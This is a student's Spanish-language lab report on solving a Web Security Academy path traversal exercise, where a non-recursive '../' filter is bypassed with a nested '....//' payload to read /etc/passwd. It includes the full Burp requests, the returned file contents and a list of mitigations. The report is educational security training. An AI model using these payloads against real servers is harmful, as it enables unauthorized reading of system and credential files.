

FILE PATH TRAVERSAL, TRAVERSAL SEQUENCES STRIPPED NON-RECURSIVELY.

Programación Wap

Prof: Servando Lopez Contreras

David Campos Morado – 183511
Ingeniería en Tecnologías de la Información

Ficha Técnica del Laboratorio

- **Nombre del laboratorio:** File path traversal, traversal sequences stripped non-recursively.
- **Nivel:** Practitioner (Intermedio).
- **Tipo de explotación:** File Path Traversal (Evasión de Filtro No Recursivo).
- **Objetivo del laboratorio:** Explotar una vulnerabilidad de salto de directorio evadiendo el filtro de seguridad de la aplicación web, con el fin de exfiltrar el contenido del archivo `/etc/passwd` y obtener la confirmación de "Lab Solved".

Marco Teórico y Fundamentación Técnica

La vulnerabilidad de **File Path Traversal** permite a un atacante manipular las variables de una página web para salirse de la carpeta pública del servidor y acceder a archivos restringidos del sistema.

Basándonos en el OWASP Top 10, este fallo entra en la categoría de *Broken Access Control*. Esto ocurre porque la aplicación confía en lo que ingresa el usuario sin verificar correctamente si tiene permisos para acceder a esos archivos.

En este laboratorio, el problema principal es que la defensa se implementó mal. Los desarrolladores intentaron evitar el salto de directorios usando una función que simplemente borra la secuencia " `../` ". El error lógico es que este filtro no es recursivo; o sea, limpia el texto una sola vez y no vuelve a revisar cómo quedó la cadena final.

Este error afecta directamente a la **Tríada CIA**:


- **Confidencialidad (Crítico):** Es el punto más afectado, ya que nos permite leer archivos muy sensibles del sistema (como los usuarios y configuraciones).
- **Integridad (Bajo):** En este caso casi no hay riesgo porque el ataque es solo de lectura, no estamos modificando ni borrando nada.
- **Disponibilidad (Medio):** Si se automatizan muchas peticiones hacia archivos pesados, se podría llegar a alentar o trabar el servidor.

III. Desarrollo Técnico: Procedimiento, Payload y Evidencias


Para resolver este laboratorio, seguí estos pasos utilizando Burp Suite:

Interceptación del tráfico


Empecé la práctica entrando a la página principal de la tienda, donde se veía que el laboratorio aún no estaba resuelto




Al navegar y ver los productos, estuve capturando el tráfico en segundo plano



Revisando el historial HTTP, encontré una petición GET que cargaba las imágenes y me di cuenta de que usaba el parámetro filename.



Para ver qué tipo de seguridad tenía el servidor, hice un par de pruebas. Primero intenté leer directamente el archivo `/etc/passwd` pero me marcó un error




The screenshot shows a web browser interface with a 'Request' tab on the left and a 'Response' tab on the right. The 'Request' tab displays the following details:

- Method: GET
- URL: `/image?filename=/etc/passwd HTTP/2`
- Host: `0a17000904f5ac1d828eab6000d0003e.web-security-academy.net`
- Cookie: `session=H12YFWJldos6f6kzss927DikfksoVXI`
- Sec-Ch-Ua-Platform: "Windows"
- Accept-Language: en-US,en;q=0.9
- Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
- Sec-Ch-Ua-Mobile: ?0
- Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: no-cors
- Sec-Fetch-Dest: image
- Referer: `https://0a17000904f5ac1d828eab6000d0003e.web-security-academy.net/`
- Accept-Encoding: gzip, deflate, br
- Priority: i

The 'Response' tab shows the following details:

- Status: HTTP/2 400 Bad Request
- Content-Type: `application/json; charset=utf-8`
- X-Frame-Options: `SAMEORIGIN`
- Content-Length: 14
- Body: `"No such file"`

Después, intenté con un salto de directorio normal (`../../../../../etc/passwd`), pero el servidor también lo bloqueó y me regresó un error 400 Bad Request diciendo "No such file". Con esto confirmé que había un filtro borrando las secuencias `../`



The screenshot shows a web browser interface with a 'Request' tab on the left and a 'Response' tab on the right. The 'Request' tab displays the following details:

- Method: GET
- URL: `/image?filename=../../../../../etc/passwd HTTP/2`
- Host: `0a17000904f5ac1d828eab6000d0003e.web-security-academy.net`
- Cookie: `session=H12YFWJldos6f6kzss927DikfksoVXI`
- Sec-Ch-Ua-Platform: "Windows"
- Accept-Language: en-US,en;q=0.9
- Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
- Sec-Ch-Ua-Mobile: ?0
- Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: no-cors
- Sec-Fetch-Dest: image
- Referer: `https://0a17000904f5ac1d828eab6000d0003e.web-security-academy.net/`
- Accept-Encoding: gzip, deflate, br
- Priority: i

The 'Response' tab shows the following details:

- Status: HTTP/2 400 Bad Request
- Content-Type: `application/json; charset=utf-8`
- X-Frame-Options: `SAMEORIGIN`
- Content-Length: 14
- Body: `"No such file"`

Para poder saltarme este filtro, armé el siguiente **payload**:

“//.....//etc/passwd. “

La lógica de este payload es aprovechar que el filtro hace su trabajo una sola vez. Como el sistema solo busca y borra exactamente el texto ../, al mandar la secuencia//, el filtro encuentra el ../ en el centro y lo elimina. Pero al borrar eso del medio, los puntos y la diagonal que sobraban a los lados (.. y /) se juntan solos. Así, el servidor termina procesando un ../ válido sin darse cuenta de que nos saltamos su seguridad.

3. Exfiltración y confirmación

Injecté este nuevo payload en el parámetro desde el *Repeater*. Gracias a que burlamos el filtro, la petición pudo retroceder en las carpetas y el servidor me contestó con un HTTP/2 200 OK, mostrándome todo el texto del archivo con los usuarios del sistema.

The screenshot shows the Burp Suite interface with a request and response view. The request is a GET for a file named '.....//.....//etc/passwd' and the response is a 200 OK containing the contents of the /etc/passwd file.


Request

```
1 GET /image?filename=.....//.....//etc/passwd HTTP/2
2 Host: 0a17000904f5ac1d828eab6000d0003e.web-security-academy.net
3 Cookie: session=H1ZYPWJ1dos6f6kzs927DikfksoVXI
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer: https://0a17000904f5ac1d828eab6000d0003e.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: i
17
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System
23 (admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
26 peter:x:12001:12001:/home/peter:/bin/bash
27 carlos:x:12002:12002:/home/carlos:/bin/bash
28 user:x:12000:12000:/home/user:/bin/bash
29 elmer:x:12099:12099:/home/elmer:/bin/bash
30 academy:x:10000:10000:/academy:/bin/bash
31 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
32 dnsmasq:x:102:65534:dnsmasq,.,./var/lib/misc:/usr/sbin/nologin
```

Al ver que funcionó, revisé el navegador y la página ya me mostraba el letrero naranja de felicitaciones marcando oficialmente el laboratorio como "LAB Solved".



Estrategias de Mitigación Recomendadas

Para arreglar esta vulnerabilidad de forma correcta en el código, se recomiendan estas buenas prácticas:

- **Usar Listas Blancas (Whitelisting):** En lugar de intentar borrar lo que se ve peligroso (listas negras), es mejor validar que la entrada solo tenga caracteres permitidos (letras y números) y la extensión correcta (como .jpg o .png).
- **Validar la ruta real:** Antes de abrir el archivo, el backend debe procesar cuál es la ruta absoluta final (usando funciones como getCanonicalPath) y asegurarse de que no se salga de la carpeta de imágenes permitida.
- **No usar nombres de archivos en la URL:** Es más seguro usar un número o ID y que la base de datos se encargue de saber a qué archivo físico corresponde en el servidor.
- **Principio de Menor Privilegio:** El servidor web no debería ejecutarse con permisos de administrador. Si tuviera los permisos mínimos, aunque exista el Path Traversal, el sistema no lo dejaría leer /etc/passwd.

Conclusión y Aprendizaje Técnico

Con este laboratorio me quedó muy claro que intentar proteger una página web usando listas negras o filtros simples (borrando caracteres malos) no es una buena idea. Ese error de limpiar el texto una sola vez deja una puerta abierta para que un atacante juegue con los caracteres, los anide y logre engañar al sistema.

El impacto de este pequeño descuido fue crítico, porque pasamos de simplemente cargar la foto de un producto a poder leer todo el archivo de usuarios del sistema operativo.

Como aprendizaje principal, me llevo que la seguridad se tiene que pensar bien desde la estructura del código. No se trata de adivinar cómo nos van a atacar para hacer un filtro, sino de aplicar reglas estrictas: usar listas blancas, validar bien las rutas y no darle al servidor más permisos de los que realmente necesita para funcionar.